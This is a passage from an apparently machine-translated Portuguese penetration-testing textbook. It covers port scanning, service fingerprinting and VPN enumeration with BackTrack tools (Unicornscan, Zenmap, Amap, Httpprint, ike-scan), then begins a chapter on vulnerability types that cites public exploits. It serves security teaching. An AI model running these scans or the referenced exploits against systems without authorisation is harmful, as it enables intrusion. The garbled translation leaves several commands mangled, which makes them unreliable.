Utilizando quatro scripts NSE relacionadas com HTTP, ganhamos mais informações sobre o webserver sistema de destino:

- Tem método TRACE

- Ele usa Apache versão 2.2.15 do Linux openSUSE sistema
- O diretório / Icons no servidor web é acessível a você

Depois de discutir Nmap, vamos discutir outra ferramenta scanner de porta.

Unicornscan

Unicornscan é uma ferramenta de recolha de informação e mecanismo de correlação. É útil em a introdução de estímulos e medir a resposta de um dispositivo TCP / IP. Ele tem a seguintes características:

- Assíncrona apátridas porta TCP digitalização
- Assíncrona banner TCP apátridas agarrando
- Assíncrona porta UDP digitalização
- Ativa e passiva OS remoto, e identificação de aplicativos

Para iniciar Unicornscan ir para Backtrack | Mapping Network | portscanning | Unicornscan, ou usar o console para executar o seguinte comando:

```
# Unicornscan
```

Isto irá exibir todas as opções com suas descrições.

O principal diferenciador entre Unicornscan e outras ferramentas similares é a sua escalabilidade. Em Unicornscan você pode definir o quanto de pacotes por segundo que deseja enviar. O maior o pacote por segundo (PPS), mais rápido o processo de digitalização, mas pode causar sobrecarga na rede, por isso tenha cuidado ao utilizar esse recurso. O padrão PPS é de 300.

Para realizar um scan UDP (U-m) Para a porta 1-65535 no bloco 10.0.2.0/24 rede, exibir o resultado imediatamente, e ser verbose (-IV), O comando é:

```
# Unicornscan-m U-lv 10.0.2.0/24 :1-65535
```

O seguinte é a resposta do Unicornscan:

```
acrescentando 10.0.2.0/24 modo `` portas 1-65535 "UDPscan 300 pps
usando interface (s) eth0
digitalização 2.56e 02 hosts total com 1.68e 07 pacotes total, deve tomar
um pouco mais de 15 Horas, 32 Minutos, 10 Segundos
```

Usando o PPS padrão, esse scan irá demorar mais de 15 horas. Vamos mudar o pacote taxa para o envio de 100.000 (-R 100 mil):

```
# 100000 unicornscan-r-m U-lv 10.0.2.0/24 :1-65535
```

A resposta é:

```
acrescentando 10.0.2.0/24 modo `` portas 1-65535 "UDPscan pps 100000
usando interface (s) eth0
varredura 2.56e 02 hosts total com 1.68e 07 pacotes total, deve tomar
um pouco mais de 2 minutos, 54 segundos
```

A digitalização é muito mais rápido depois de alterar a taxa de envio de pacotes.

O seguinte é o resultado da verificação:

```
UDP aberta 10.0.2.100:5353 ttl 255
remetente estatísticas 53027,9 pps com 16.779.264 pacotes enviados total
ouvinte estatísticas três pacotes recebidos 0 pacotes dropped e 0
interface gotas
UDP openmdns [5353] a partir de 10.0.2.100
255
```

ttl

Zenmap


Zenmap é a interface gráfica do Nmap. As vantagens de Zenmap em comparação com Nmap são:

- É interativo. Zenmap organizar os resultados da verificação de uma forma conveniente. Ele pode até mesmo desenhar um mapa topológico da rede descoberto.
- Zenmap pode fazer uma comparação entre dois scans.
- Zenmap se mantém informado dos resultados da verificação.
- Para executar a configuração de digitalização mais de uma vez, a penetração tester pode usar o perfil Zenmap.
- Zenmap sempre irá mostrar o comando para executar de modo tester a penetração pode verificar que de comando.


Para iniciar Zenmap ir para Backtrack | Mapping Network | portscanning | Zenmap, ou usar o console para executar o seguinte comando.

Zenmap

Isto irá exibir a janela Zenmap principal. Zenmap vem com 11 perfis que podem ser escolhido. Para descobrir quais opções de comando são usados em cada perfil, basta clicar no Perfil, e as opções de comando será exibido na Comando caixa.




Se os perfis fornecidos não são adequados para as nossas necessidades, podemos criar o nosso próprio perfil criando um novo perfil ou editar os já existentes. Estas tarefas podem ser encontradas em o Perfil menu.




Selecione cada guia (perfil, Scan, Ping, Scripting, Target, Fonte, Outros, e Timing) e configurá-lo de acordo com suas necessidades. Se você terminar de configurar o perfil, salvar o perfil, clicando no Salvar alterações botão.

Enumerando Target


Neste exercício, vamos digitalizar host 10.0.2.1 até 10.0.2.254 usando o Scan regular perfil.




Para ver a topologia da rede, clique no Topologia guia.



Para salvar o resultado Zenmap, vá para o Scan menu e escolha Salvar Scan. Zenmap vai em seguida, pedir-lhe para onde salvar o resultado. O formato padrão é XML.



Para encontrar as diferenças entre as varreduras, primeiro scan salve o resultado. Em seguida, fazer mudanças para as metas de digitalização. Em seguida, fazer o segundo exame e salvar o resultado. Mais tarde comparar os resultados da verificação, indo para o Ferramentas menu e selecione Comparar os resultados.



O caractere "-" denota que esta linha é removida na B Scan, enquanto o "+" caráter significa que esta linha é adicionada na B Scan.

Percebemos que a porta não está aberta MySQL mais na segunda varredura ea número de portas fechadas aumentou para ajustar com o fechamento do porto MySQL.

Enumeração de serviço

Enumeração de serviço é um método utilizado para descobrir qual a versão do serviço que está disponível

em uma porta específica no sistema de destino. Essas informações de versão é importante, porque com esta informação o testador pode penetração busca de segurança vulnerabilidades que existem para essa versão do software.

Alguns administradores de sistema muitas vezes mudam o número da porta de um serviço está escutando

em. Por exemplo: o serviço SSH está ligado à porta 22 (como uma convenção), mas um sistema administrador pode alterá-lo para ligado à porta 2222. Se o testador só a penetração uma varredura de porta à porta comum de SSH, não pode achar que serviço. A penetração testador também terá dificuldades quando se trata de aplicação proprietária execução em portas não-padrão. Usando a ferramenta de enumeração de serviços, esses dois problemas pode ser mitigado, para que haja uma chance de que o serviço pode ser encontrada, independentemente da portá-lo para limites.

Amap

Amap é uma ferramenta que pode ser usado para verificar a aplicação que está sendo executado em um determinado

porto. Amap funciona enviando um pacote de gatilho para a porta e comparar os resposta ao seu banco de dados, que irá imprimir o jogo que encontra.

Em BackTrack, o arquivo gatilho Amap é salvo em / Usr / etc / appdefs.trig enquanto o arquivo de resposta é guardada em / Usr / etc / appdefs.resp.

Para iniciar Amap, navegue até Backtrack | Mapping Network | Serviço Fingerprinting | Amap ou usar o console para executar o seguinte comando:

```
# Amap
```

Isto irá exibir uma instrução de uso simples e exemplo em sua tela. Em nossa exercício, vamos analisar a aplicação que é executado na porta de sistema de destino 22. Nós vamos usar o -B e -Q opções para obter as informações sem banner relatar a portas fechadas ou não ser identificado.

```
# Amap-bq 10.0.2.100 22
```

O seguinte é o resultado:

```
Protocolo sobre ssh partidas 10.0.2.100:22 / tcp - banner: SSH-2.0-
OpenSSH_5.1 \r \n
Protocolo relativo 10.0.2.100:22 / tcp partidas ssh-openssh - banner: SSH-2.0-
OpenSSH_5.1 \r \n
```

Usando Amap, podemos identificar a aplicação utilizada em uma porta específica e também a informações sobre a versão.

Para identificar mais de uma porta, definir as portas na linha de comando separada por um espaço.

```
# Amap-bq 10.0.2.100 80 3306
```

O seguinte é o resultado:

```
Protocolo relativo mysql partidas 10.0.2.100:3306 / tcp - banner: BjHost
'10'.0.2.15 Não é permitido para se conectar a este servidor MySQL
Protocolo relativo 10.0.2.100:3306 / tcp partidas mysql-seguro - banner: BjHost
'10'.0.2.15 Não é permitido para se conectar a este servidor MySQL
...
Protocolo relativo 10.0.2.100:80 / tcp partidas webmin - banner: HTTP/1.1 403
Proibida \r \nData Sun, 26 de setembro de 2010 160344 GMT \r \nserver Apache/2.2.15
(Linux / SUSE) \r \nVary accept-language, accept-charset \r \nAccept-Ranges
bytes \r \nperto nConnection \r \ntexto nContent-Type / html; charset = iso-8859-
1 \r \nContent Language-en \r \nExp
```

Amap é capaz de identificar o serviço que está sendo executado na porta 3306, mas dá vários corresponde ao identificar o serviço executado na porta 80.

Httpprint

Httpprint é um aplicativo que pode ser usado para detectar um software servidor HTTP e versão. Ela funciona por meio de análise estatística combinada com técnicas de lógica fuzzy. Httpprint testes do servidor HTTP e compara a assinatura que recebe com um conjunto de armazenadas assinaturas, e atribui um nível de confiança para cada assinatura candidatos. O jogos potencial para o servidor são as assinaturas com a mais alta classificação de confiança.

Antes de utilizar Httpprint, por favor, esteja ciente de que Httpprint só identificar servidores HTTP que ele conhece. Quando Httpprint encontra servidores HTTP que não existem no sua base de dados de assinatura, ele relata o servidor com a maior classificação baseada nos similaridades (em termos de comportamento e características). Também certifique-se que não há HTTP proxy entre a máquina de ensaio eo servidor de destino.

Httpprint vem com dois modos de operação: linha de comando e Graphical User Interface (GUI) modos.

Enumerando Target

Para iniciar Httpprint de linha de comando, navegue até Backtrack | Mapping Network | Fingerprinting serviço | Httpprint ou usar o console para executar o seguinte comandos:

```
# Cd / pentest / enumeração / www / httpprint / linux /  
#. Httpprint /
```

Isto irá exibir uma instrução de uso simples e exemplo em sua tela. Em nossa exercício, estamos indo para a impressão digital do servidor web na máquina 10.0.2.100. Vamos para usar o (-H) E (-S) Opção para definir o endereço IP do host eo arquivo de assinaturas.

```
#. / Httpprint-h-s 10.0.2.100 signatures.txt
```

Segue-se o resultado:

```
Host: 10.0.2.100  
Assinatura derivados:  
Apache/2.2.15 (Linux / SUSE)  
9E431BC86ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5  
0D7645B5811C9DC52A200B4CCD37187C11DDC7D7811C9DC5811C9DC58A91CF57  
FCCC535BE2CE6920FCCC535B811C9DC5E2CE6927050C5D33E2CE6927811C9DC5  
6ED3C295E2CE69262A200B4CE2CE6920E2CE6920E2CE6920E2CE6920E2CE6923  
E2CE6923E2CE6920811C9DC5E2CE6927E2CE6923
```


```
Banner Reported: Apache/2.2.15 (Linux / SUSE)  
Banner Deduzida: Apache/2.0.x  
Pontuação: 101  
Confiança: 60,84
```

```
-----  
Pontuações:  
Apache/2.0.x: 101 60,84  
Apache/1.3.27: 96 50,91  
Apache/1.3 [24/04]:. 50,91 96  
Apache/1.3.26: 95 49,06  
Apache/1.3 [03/01]:. 42,10 91
```

Embora Httpprint não é capaz de encontrar a assinatura perfeita para o servidor web remoto, é capaz de dar um bom palpite do software de servidor remoto.

Para iniciar Httpprint GUI, navegue até Backtrack | Mapping Network | Serviço Fingerprinting | Httpprint_GUI ou usar o console para executar o seguinte comandos:

```
# Cd / pentest/enumeration/www/httpprint/win32 /  
# Vinho httpprint_gui.exe
```



Tenha em atenção que a versão GUI está usando emulação de vinho, por isso vai ser lento quando executado em BackTrack comparado ao Windows.

Httssquash

Httssquash é uma ferramenta para verificar o servidor HTTP, pegue banner, e recuperar dados. Ele

suporta IPv6, tipos de pedido personalizado e URL pedido personalizado.

Para iniciar Httssquash de linha de comando, navegue até Backtrack | Mapping Network | Fingerprinting serviço | Httssquash ou usar o console para executar o seguinte comandos:

```
# Cd / pentest / enumeração / complemento / httssquash
```

```
#. / Httssquash
```

Isto irá exibir uma instrução de uso simples e exemplo em sua tela. Em nossa exercício, estamos indo para a impressão digital do servidor web na máquina 10.0.2.100. Vamos para usar o (-r) Opção para definir o intervalo de endereços IP.

```
#. / Httssquash-r 10.0.2.100
```

O seguinte é o resultado:

```
ENCONTRADO: 10.0.2.100 80
HTTP/1.1 403 Forbidden
Data: Dom, 19 de setembro de 2010 17:05:16 GMT
Server: Apache/2.2.15 (Linux / SUSE)
Variar: accept-language, accept-charset
Accept-Ranges: bytes
Transfer-Encoding: chunked
Content-Type: text / html; charset = iso-8859-1
Content-Language: en
```

O uso do servidor é Apache versão 2.2.15 no openSUSE Linux.

Enumeração VPN

Nesta seção, vamos discutir descobrir e testar Rede Privada Virtual (VPN) sistemas.

Vários anos atrás, quando uma filial queria ligar para a sede, é necessários para definir uma linha de rede dedicada entre o ramo e sede. Os principais desvantagem deste método foi o custo, uma linha de rede dedicada era caro.

Felizmente, existe uma solução para este problema VPN-a. A VPN permite que um ramo escritório para se conectar à sede utilizando a rede pública (Internet). O custo de usando uma rede pública é muito mais barato do que usar uma linha dedicada. Com a VPN, a filial será capaz de utilizar a aplicação na sede como se o filial está localizada na rede local (LAN). A conexão estabelecida é protegida por criptografia.

Baseado no método utilizado, VPN pode ser dividido em pelo menos três grupos:

- IPsec VPN baseada em: Este tipo é uma solução de VPN popular para a conexão do filial para LAN do escritório cabeça. A filial será instalado um IPsec VPN cliente no gateway da rede, enquanto que a sede será instalado um servidor de VPN IPsec em seu gateway de rede. Não é um método popular para conectar um usuário a LAN da sede, devido à complexidade de configuração o método. O usuário usando este método é chamado de "guerreiro da estrada".
- OpenVPN: Este tipo é muito popular solução de VPN para a estrada guerreiros. Em OpenVPN, um usuário precisa instalar um cliente OpenVPN antes de ser capaz de conectar ao servidor VPN. A vantagem deste modo é que é muito fácil para configurar e não precisa de privilégios de administrador para ser executado.
- Baseada em SSL VPN: Nesta categoria, o usuário não precisa de uma VPN dedicada cliente, mas pode usar um navegador da Web para se conectar ao servidor VPN, desde que o web browser suporta conexão SSL.

ike-scan

ike-scan é uma ferramenta de segurança que pode ser usada para descobrir, impressão digital, e testar IPSec

VPN sistemas. Ele funciona através do envio de fase-1 IKE pacotes para os servidores VPN e exibir todas as respostas que recebeu. Internet Key Exchange (IKE) é a chave mecanismo de troca e de autenticação usado pelo IPsec.

Aqui estão vários recursos do ike-scan:

- Capaz de enviar pacotes IKE para qualquer número de hosts de destino
- Capaz de construir o pacote IKE de saída de forma flexível
- Capaz de decodificar e exibir todos os pacotes de resposta
- Capaz de crack agressiva modo de chaves pré-compartilhadas com a ajuda do pskrachar ferramenta

Em suma, a ferramenta ike-scan é capaz de duas coisas:

- Discovery: Descobrindo hosts executando IKE, exibindo hosts que respondem ao pedido IKE.
- Fingerprint: Identificar a implementação IKE usada pelo VPN IPSec do servidor. Normalmente esta informação contém o fornecedor de VPN e modelo da VPN servidor. Isso é útil para uso posterior no processo de análise de vulnerabilidade.

Para iniciar o ike-scan de linha de comando, navegue até Backtrack | Mapeamento de Rede | VPN | Ike-scan ou usar o console para executar o seguinte comando:

```
# Ike-scan
```

Isto irá exibir uma instrução de uso simples e exemplo em sua tela. Em nossa exercício, vamos descobrir e de impressão digital um IPSec VPN server e dar detalhado da informação (-V), E exibir cada carga útil em uma linha separada (-M).

```
# Ike-scan-M-v 192.168.109.99
```

O seguinte é o resultado:

```
DEBUG: pkt len = 336 bytes, a largura de banda = 56000 bps, int = 52000-nos
Começando ike-scan 1.9 com 32 hosts (http://www.nta-monitor.com/tools/ike-scan /)
192.168.109.99Main Handshake Mode voltou HDR = (CKY-
R = 4c6950d4ff3bede2) SA = (Enc = = 3DES Hash SHA1 Auth = PSK = Grupo 2: modp1024
LifeType = = 28.800 segundos LifeDuration) VID = afcad71368a1f1c96b8696
fc77570100 (v1.0 Dead Peer Detection)
```

A informação interessante é contido na carga SA:

- Criptografia: 3DES
- Hash: SHA1
- Auth: PSK
- Diffie-Hellman: 2
- SA vida: segundo 28800

Depois de obter as informações de carga útil SA, você pode continuar com as impressões digitais. Para a impressão digital do servidor VPN, precisamos definir a transformada de atributos até que encontrar um que é aceitável.



Para descobrir quais transformar atributos de usar, você pode ir para http://www.nta-monitor.com/wiki/index.php/Ike-scan_User_Guia#Trying_Different_Transforms.



O seguinte é o comando para impressão digital, com base na carga SA anteriores:

```
# Ike-scan-M - trans = 5,2,1,2 - showbackoff 192.168.109.99
```

O seguinte é o resultado:

```
192.168.109.99Main Handshake Mode voltou
  HDR = (CKY-R = fcf5e395674b91cd)
  SA = (Enc = = 3DES Hash SHA1 Auth = PSK = Grupo 2: modp1024
LifeType = = 28.800 segundos LifeDuration)
  VID = afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection
v1.0)
Padrões IKE Backoff:
IP AddressNo.Recv Time timedelta
192.168.109.9911285602270.0759340.000000
192.168.109.9921285602274.4064254.330491
192.168.109.9931285602277.3700102.963585
192.168.109.9941285602280.3630732.993063
192.168.109.9951285602283.3095552.946482
192.168.109.9961285602286.3021542.992599
Acho 192.168.109.99Implementation: DESCONHECIDO
```

Infelizmente ike-scan não é capaz de impressões digitais do servidor de VPN.

Sumário

Neste capítulo, discutimos a enumeração alvo e sua finalidade. Nós também porta discutida a digitalização como um dos métodos de enumeração alvo. Você aprendeu sobre vários tipos de varredura de portas, e então nós olhamos diversas ferramentas, tais como AutoScan, Nmap, Unicornscan, para realizar processo de varredura de portas. Nós também enumeração de serviços discutidos e as ferramentas para fazer isso, como Amap, Httprint, e Httsquash. Por fim, falamos sobre VPN enumeração eo ike-scan como ferramenta para realizar este processo.

No capítulo seguinte, vamos olhar para a identificação de vulnerabilidades, um processo de identificar e analisar as falhas críticas de segurança no ambiente de destino.

Mapeamento de vulnerabilidade

Mapeamento de vulnerabilidade é um processo de identificação e análise das críticas de segurança falhas no ambiente de destino. Esta terminologia é também por vezes conhecido como avaliação de vulnerabilidade. É uma das áreas-chave do gerenciamento de vulnerabilidades programa através do qual os controles de segurança de uma infra-estrutura de TI pode ser analisada contra vulnerabilidades conhecidas e desconhecidas. Uma vez que as operações de informação encontro, descoberta e enumeração foram concluídas, é hora de investigar as vulnerabilidades que possam existir na infra-estrutura-alvo, que pode levar a um compromisso do alvo e violação da confidencialidade, integridade e disponibilidade de um sistema de negócios.

Neste capítulo, estaremos discutindo dois tipos comuns de vulnerabilidades, apresentando vários padrões para a classificação das vulnerabilidades, e explicando algumas das ferramentas conhecidas vulnerabilidade avaliação previstos na BackTrack sistema operacional. A discussão geral deste capítulo constitui:

- O conceito de dois tipos genéricos de vulnerabilidades locais e remotos.
- A taxonomia vulnerabilidade apontando para os padrões da indústria que podem ser usados para classificar qualquer vulnerabilidade de acordo com seu padrão comum unificadora.
- Um número de ferramentas de segurança que podem ajudar a encontrar e analisar os vulnerabilidades de segurança presentes em um ambiente de destino. As ferramentas apresentadas são classificados de acordo com sua função básica, em uma avaliação de segurança processo. Estes incluem OpenVAS, Cisco, Fuzzing, SMB, SNMP e web análise de ferramentas de aplicação.

É importante notar que a avaliação da vulnerabilidade manuais e automatizados procedimentos devem ser tratados de forma igual ao manusear qualquer tipo de penetração atribuição de testes (internos ou externos). Referindo-se a uma automação completa pode às vezes, produzir falsos positivos e falsos negativos. É também um facto que, devido à a falta de conhecimento do auditor, ou sem a presença da tecnologia relevante ferramentas de avaliação, pode resultar em testes de penetração sem sucesso. Assim, realizando qualquer tipo de avaliação de segurança com habilidades comprovadas é a chave para o sucesso. Além disso, é necessário mencionar que a avaliação de vulnerabilidade não é uma de ouro portão porque há situações em que as ferramentas automatizadas não conseguem identificar a lógica erros, vulnerabilidades desconhecidas, vulnerabilidades de software inédito, e um variável humana da segurança. Portanto, recomendamos ambas as abordagens, a fim de têm uma maior probabilidade de sucesso.

Tipos de vulnerabilidades

Existem três principais classes de vulnerabilidade, que a distinção pode ser feita para os tipos de falhas (local e remoto). Estas classes são geralmente divididos na categoria design, implementação e operacionais. Vulnerabilidades Design são descobertos devido à deficiências encontradas nas especificações de software, vulnerabilidades de implementação são as falhas técnicas de segurança encontradas no código de um sistema, e os vulnerabilidades operacionais são os que podem surgir devido a configuração inadequada e implantação de um sistema em um ambiente específico. Baseado sobre estas três classes, nós apresentamos dois tipos genéricos de vulnerabilidades que pode caber em qualquer classe da vulnerabilidade explicado acima.



Qual a classe de vulnerabilidade é considerado o pior para resolver?

"Vulnerabilidade Design" assume um desenvolvedor para obter as especificações baseadas sobre os requisitos de segurança e endereço da sua aplicação de forma segura. Assim, é preciso mais tempo e esforço para resolver o problema quando comparado com outras classes de vulnerabilidade.

Vulnerabilidade local

Um sistema no qual o atacante requer acesso local, a fim de acionar o vulnerabilidade executando um pedaço de código é conhecido como "vulnerabilidade local". Tomando vantagem deste tipo de vulnerabilidade, um atacante pode aumentar os privilégios de acesso para ter acesso irrestrito ao sistema de computador. Tomemos um exemplo em que Bob tem acesso local para MS Windows Server 2008 (32-bit, a plataforma x86). Seu acesso foi restringido pelo administrador através da implantação de uma política de segurança que não permitir que ele execute o aplicativo específico.

Agora, em condições extremas, ele descobriu que usando um pedaço de código malicioso pode permitir-lhe ganhar em nível de sistema ou kernel nível de acesso ao sistema informático. Ao explorar esta vulnerabilidade bem conhecida (por exemplo, CVE-2010-0232, GP Trap Manipulador nt! KiTrap0D) ele ganha privilégios escalados, permitindo-lhe executar todas as tarefas administrativas e ter acesso irrestrito à aplicação. Isso mostra uma vantagem clara tomada pelo adversário malicioso ou usuários locais não autorizados para ganhar acesso ao sistema.



Mais informações sobre a "CVE-2010-0232" Privilege MS Windows Vulnerabilidade escalada podem ser encontradas em: <http://www.exploit-db.com/exploits/11199/>.

Vulnerabilidade remota


Um sistema em que o atacante não tem acesso antes, mas a vulnerabilidade do que pode ainda ser explorada por desencadear o pedaço de código malicioso através da rede é conhecido como "vulnerabilidade remota". Este tipo de vulnerabilidade permite que um atacante ganhe controle remoto

acesso ao sistema de computador, sem enfrentar todas as barreiras físicas ou local. Para exemplo, Bob e Alice estão conectados à Internet individualmente. Ambos têm endereços IP diferentes e estão geograficamente dispersos por duas regiões diferentes. Vamos supor que o computador de Alice está executando o Windows XP do sistema operacional que está segurando informações de biotecnologia secreta. Assumimos também que já conhece o Bob sistema operacional eo endereço IP da máquina de Alice. Bob está agora procurando desesperadamente

para uma solução que pode permitir que ele para obter acesso remoto ao seu computador. Na média tempo, ele vem a saber que a MS08-067 Service do Windows Server vulnerabilidade pode ser facilmente explorados contra a máquina Windows XP remotamente. Em seguida, ele aciona o exploit contra o computador de Alice e o pleno acesso ganhos para ele.



Mais informações sobre "MS08-067" MS Windows Vulnerabilidade no serviço de servidor pode ser encontrado em: <http://www.exploit-db.com/exploits/6841/>.



Qual é a relação entre a "vulnerabilidade" e "Exploit"?

A vulnerabilidade é uma falha de segurança encontrada no sistema que pode ser usado pelo atacante para realizar operações não autorizadas, enquanto o exploit é um pedaço de código (prova de conceito ou PoC) escritos para tirar vantagem de que a vulnerabilidade ou bug de forma automatizada.

Vulnerabilidade taxonomia

